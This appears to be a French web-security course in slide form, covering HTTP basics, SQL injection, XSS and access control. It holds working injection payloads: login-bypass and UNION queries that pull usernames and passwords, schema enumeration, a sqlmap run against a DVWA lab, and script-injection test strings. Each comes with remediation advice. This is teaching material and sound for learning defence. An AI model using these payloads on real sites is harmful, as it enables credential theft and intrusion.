Sécurité Web

Sites de référence

https://portswigger.net/web-security

https://github.com/swisskyrepo/PayloadsAllTheThings

https://owasp.org/www-project-top-ten/


Burp est l'outil de référence pour la sécurité web.

Comment fonctionne le web ?

HTTP / HTTPS

- Protocole en mode texte
- Utilise port TCP/80 (HTTP)
- Port 443 pour HTTPS (HTTP over TLS)
- Stateless (gestion de l'état laissé aux couches supérieures)
- Requêtes/réponses entre un client et un serveur

Exemple de Requête



Request

Pretty | Raw | \n | Actions

```
1  GET / HTTP/1.1
2  Host: perdu.com
3  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
   rv:82.0) Gecko/20100101 Firefox/82.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9
   ,image/webp,*/*;q=0.8
5  Accept-Language: fr,en-US;q=0.7,en;q=0.3
6  Accept-Encoding: gzip, deflate
7  DNT: 1
8  Connection: close
9  Upgrade-Insecure-Requests: 1
10
11
```

Response

Pretty | Raw | Render | \n | Actions

```
1  HTTP/1.1 200 OK
2  Date: Thu, 19 Nov 2020 20:34:25 GMT
3  Server: Apache
4  Upgrade: h2
5  Connection: Upgrade, close
6  Last-Modified: Thu, 02 Jun 2016 06:01:08 GMT
7  ETag: "cc-5344555136fe9-gzip"
8  Accept-Ranges: bytes
9  Cache-Control: max-age=600
10 Expires: Thu, 19 Nov 2020 20:44:25 GMT
11 Vary: Accept-Encoding,User-Agent
12 Content-Length: 204
13 Content-Type: text/html
14
15 <html><head><title>Vous Etes Perdu ?</title></head><body><h1>
   Perdu sur l'Internet ?</h1><h2>Pas de panique, on va vous aide
   </h2><strong><pre>    * <----- vous &ecirc;tes ici</pre></str
   ></body></html>
16
```

Contenu d’un requête

```
1 GET / HTTP/1.1
2 Host: example.com
3 User-Agent: Mozilla/5.0
```

- Méthode (GET / POST)
- URL (Uniform Resource Locator)
- Version de protocole (ex HTTP/1.1)
- Infos optionnelles encodées dans des entêtes
- (éventuellement) un corps de message

- Chaque ligne se termine par un <CRLF>
- Les headers (entêtes) sont séparés du contenu par une ligne vide

Contenu d’une réponse

Une ligne (status line) avec version de protocole, code de statut, et éventuellement un bref texte

Le reste (entêtes + corps) du message au format MIME.

Méthodes HTTP

- GET : récupération d'une ressource
- HEAD : item que GET mais le corps de la réponse n'est pas transmis
- POST : envoyer des données (ex : formulaire). Les données sont encodées dans le corps de la requête

- PUT / DELETE : création / suppression de ressources
- TRACE : Affichage de la requête reçue par le serveur (~ echo)
- OPTIONS : renvoie les méthodes supportées
- CONNECT : Mise en place d'un tunnel applicatif

Notions de méthodes sûres

GET / HEAD : pas d'effet de bord (récupération d'informations)

POST / PUT / DELETE : modifications possibles -> non sûre

Un crawler effectuera uniquement des requêtes sûres.

Codes de Statut

1xx : Information - ex 100 Continue, 101 Switching Protocol

2xx : Succès - ex 200 OK

3xx : Redirection - par ex 301 Moved Permanently

4xx : Erreur client - ex 404 Not Found

5xx : Erreur serveur - ex 500 Internal Server Error

Principales technologies

Côté Serveur :

- PHP
- Java (framework Spring)
- .NET (Microsoft)
- NodeJS
- Python

Côté Client :

- Javascript
- Jquery
- Angular (Google)
- React (Facebook)

Injections SQL

Principe

Les sites web effectuent des requêtes SQL pour récupérer les données de BDD.

Exemple : authentification d'un utilisateur sur un site

```
$sql="SELECT * FROM users WHERE name='$username' and password='$pwd'";
$result=mysql_query($sql);
```

Requête SQL :

```
SELECT * FROM users WHERE name='leila' and password='ewok$@reCute!'
```

Principe

Un attaquant peut insérer des caractères spéciaux de façon à modifier la requête SQL effectuée.

```
SELECT * FROM users WHERE name='admin' OR '1'='1';#' and password='bbbb'
```

On utilise ici le caractère ' pour “s’échapper” des données utilisateur.
'1'='1' est interprété comme TRUE
;# indique un commentaire. Le reste de la chaîne n’est pas interprétée

Injection numérique

De même il est possible de réaliser une injection sur une valeur numérique

```
$sql="SELECT * FROM users WHERE idusers=$id LIMIT 1";
$result=mysql_query($sql);
```

Requête SQL :

```
SELECT * FROM users WHERE idusers='1'# ' LIMIT 1
```

Injection numérique

Injection :

```
SELECT * FROM users WHERE idusers=2-1 OR 1 ;#  LIMIT 1
```

Trouver le nombre de colonnes

On peut utiliser l'opérateur ORDER BY pour trouver le nombre de colonnes.

```
SELECT * FROM users WHERE idusers=2-1 ORDER BY 2 LIMIT 1
```

Lorsqu'on a une erreur, c'est que l'on a dépassé le nombre de colonnes.

Extraire des données avec UNION

On peut ensuite utiliser l'opérateur UNION retrouver des données. (Supposons 3 colonnes).

Exemple avec ici 3 colonnes :
SELECT * FROM users WHERE idusers=1 UNION SELECT NULL, 'aaa', NULL LIMIT 1

Réponse:
User ID: 1
User name: vador
E-mail: vador@deathstar.sith

Extraire des données avec UNION

Notre injection n'est ici pas affichée. On va utiliser l'opérateur LIMIT voir nos données.

```
SELECT * FROM users WHERE idusers=1 UNION SELECT NULL, 'aaa', NULL LIMIT 1,1;#
  LIMIT 1
```

Réponse:
User ID:
User name: aaa
E-mail:

Extraire des données avec UNION

On peut ensuite extraire des données :

SELECT * FROM users WHERE idusers=1 UNION SELECT username, password, NULL FROM users LIMIT 1,1;# LIMIT 1

Réponse:
User ID: admin
User name: p@ssw0rd
E-mail:

Trouver la version de la base de données

On peut tester différents opérateurs pour afficher la version de la base de donnée.

```
SELECT * FROM users WHERE idusers=1 UNION SELECT NULL, @@version, NULL LIMIT 1,1;#
LIMIT 1
```

Réponse:
User ID:
User name: 5.1.41-3ubuntu12.6-log
E-mail:

MySQL : SELECT @@version
Oracle : SELECT banner FROM v$version
PostgreSQL : SELECT version()
Microsoft : SELECT @@version

Trouver les tables, colonnes

Souvent on ne peut pas deviner le nom des colonnes et tables où effectuer une requête.
Mais il est possible de récupérer ces informations de la BDD.

Les bases de données :
NULL,group_concat(0x7c,schema_name,0x7c) from information_schema.schemata

Les tables :
union select NULL,group_concat(0x7c,table_name,0x7c) from information_schema.tables where table_schema=...

Les colonnes :
union select NULL,group_concat(0x7c,column_name,0x7c) from information_schema.columns where table_name=...

Trouver les tables, colonnes

Exemple : récupérer les colonnes de la table users

```
SELECT * FROM users WHERE idusers=1 UNION SELECT NULL,
group_concat(0x7c,column_name,0x7c), NULL from information_schema.columns where
table_name='users' LIMIT 1,1;#  LIMIT 1
```

Réponse:
User ID:
User name: |idusers|,|name|,|email|,|password|
E-mail:

Injection en aveugle (blind SQL)

Lorsque l'on a que deux états (ex: message d'erreur / rien), on va utiliser la commande SUBSTR à chaque étape.

```
?id=1 AND SELECT SUBSTR(table_name,1,1) FROM information_schema.tables >
'A'
```

On écrit généralement un court script pour gagner en efficacité.

Remédiation

Utiliser des requêtes préparées.

```
$stmt = $dbh->prepare("INSERT INTO REGISTRY (name, value) VALUES (:name,
:value)");
$stmt->bindParam(':name', $name);
$stmt->bindParam(':value', $value);

// insert one row
$name = 'one';
$value = 1;
$stmt->execute();
```

SQLmap

- Outil permettant d'exploiter des injections SQL
- Il est possible d'indiquer où injecter avec le paramètre *
- Beaucoup de faux négatifs

```
# cat req.txt
GET http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=*&Submit=Submit HTTP/1.1
Host: 192.168.56.101
cookie: security=low; PHPSESSID=7836aecd4cf3e926727a25266e0d0ccd
```

SQLmap

```
# sqlmap -r req.txt --batch
...
---
Parameter: #1* (URI)
    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: http://192.168.56.101:80/dvwa/vulnerabilities/sqli/?id=' UNION ALL SELECT
NULL,CONCAT(0x716a786a71,0x5a424b4477634b514851536d596d70534e6f726b417743
5444717249447 86b6f48646d616c6d6153,0x71707a7871)-- -&Submit=Submit
```

Références

Port Swigger Web Academy :
https://portswigger.net/web-security/sql-injection

Cheatsheets :
https://portswigger.net/web-security/sql-injection/cheat-sheet

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection

Injections XSS

Principe

Les failles XSS consistent à insérer du code javascript dans une page Web.

Elles peuvent être :

- réfléchie : un paramètre de l'URL est présent dans la page
- stockée : exemple commentaire dans un site.
- DOM-based : le code javascript évalue des données contrôles par l'utilisateur

XSS réfléchie (reflected XSS)

Lorsqu'une application reçoit des données dans une requête HTTP, et les inclue directement dans la réponse.

```
https://insecure-website.com/status?message=All+is+well.
<p>Status: All is well.</p>
```

```
https://insecure-website.com/status?message=<script>/*+Bad+stuff+here...+*/
</script>
<p>Status: <script>/* Bad stuff here... */</script></p>
```

XSS stockée (stored XSS)

Une application reçoit des données d'une source non-sûre, et l'inclue plus tard dans une réponse HTTP.

Exemple, un blog qui permet de donner des commentaires. Si aucune vérification n'est effectuée, un attaquant peut facilement attaquer les autres utilisateurs.

Au lieu de `<p>Hello, this is my message!</p>`

```
<p><script>/* Bad stuff here... */</script></p>
```

DOM-Based XSS

Une application qui contient du code javascript côté client va traiter des données d'un source non-sûre de façon dangereuse.

```
var search = document.getElementById('search').value;
var results = document.getElementById('results');
results.innerHTML = 'You searched for: ' + search;
```

Si un attaquant contrôlant le paramètre search, il peut construire une chaîne malveillante exécutant un script.

```
You searched for: <img src=1 onerror='/* Bad stuff here... */'>
```

Tester

- Ajouter une balise
  - `<script>alert('XSS')</script>`
  - `<svg src=1 onerror='alert(1) />`
- Si notre entrée est dans un paramètre, en sortir avec ' ou ", puis ajouter un événement (ex: onfocus)
  - `<a href='http://site?param=aaa' autofocus onfocus='alert(0)'>`
- `Utiliser Burp les tests`

Remédiation


- **Ne pas faire confiance aux données contrôlées par l'utilisateur**
- **Supprimer** les caractères spéciaux. Ex : **strip_tags()**

```
$text = '<p>Test paragraph.</p><!-- Comment --> <a href="#fragment">Other
text</a>';
echo strip_tags($text);
Test paragraph. Other text
```

- **Encoder** les caractères spéciaux. Ex : **htmlspecialchars()**
- Un bibliothèque comme **DOMPurify**, si on a besoin d'autoriser des caractères spéciaux

Beef (Browser Exploitation Framework)

- Facilite l'exploitation des XSS
- de nombreux modules



Contrôles d’accès

Contrôle d’accès

Le contrôle d’accès est dépendant de l’authentification, et de la gestion des sessions

- **Authentification** : s’assure de l’identité de l’utilisateur
- **Gestion des sessions** : vérifie que les requêtes suivantes sont bien faites par le même utilisateur
- **Contrôle d’accès** : détermine si l’utilisateur a le droit de réaliser l’action qu’il essaie d’effectuer

Types de contrôle d’accès

- Contrôle d’accès **Vertical** : des fonctions réservées à des types d’utilisateur (ex : admin)
- Contrôle d’accès **Horizontal** : un utilisateur ne peut pas en modifier un autre
- Dépendant du **contexte** : l’accès à la fonction dépendant du contexte de l’application.
    - Exemple : modifier le contenu du panier après avoir payé.

Exemples

- Contrôle d'accès **Vertical** : la page suivante est accessible.

```
https://web-security-academy.net/administrator-panel
```

- Contrôle d'accès **Horizontal** : un utilisateur ne peut pas en modifier un autre

```
https://insecure-website.com/myaccount?id=123
```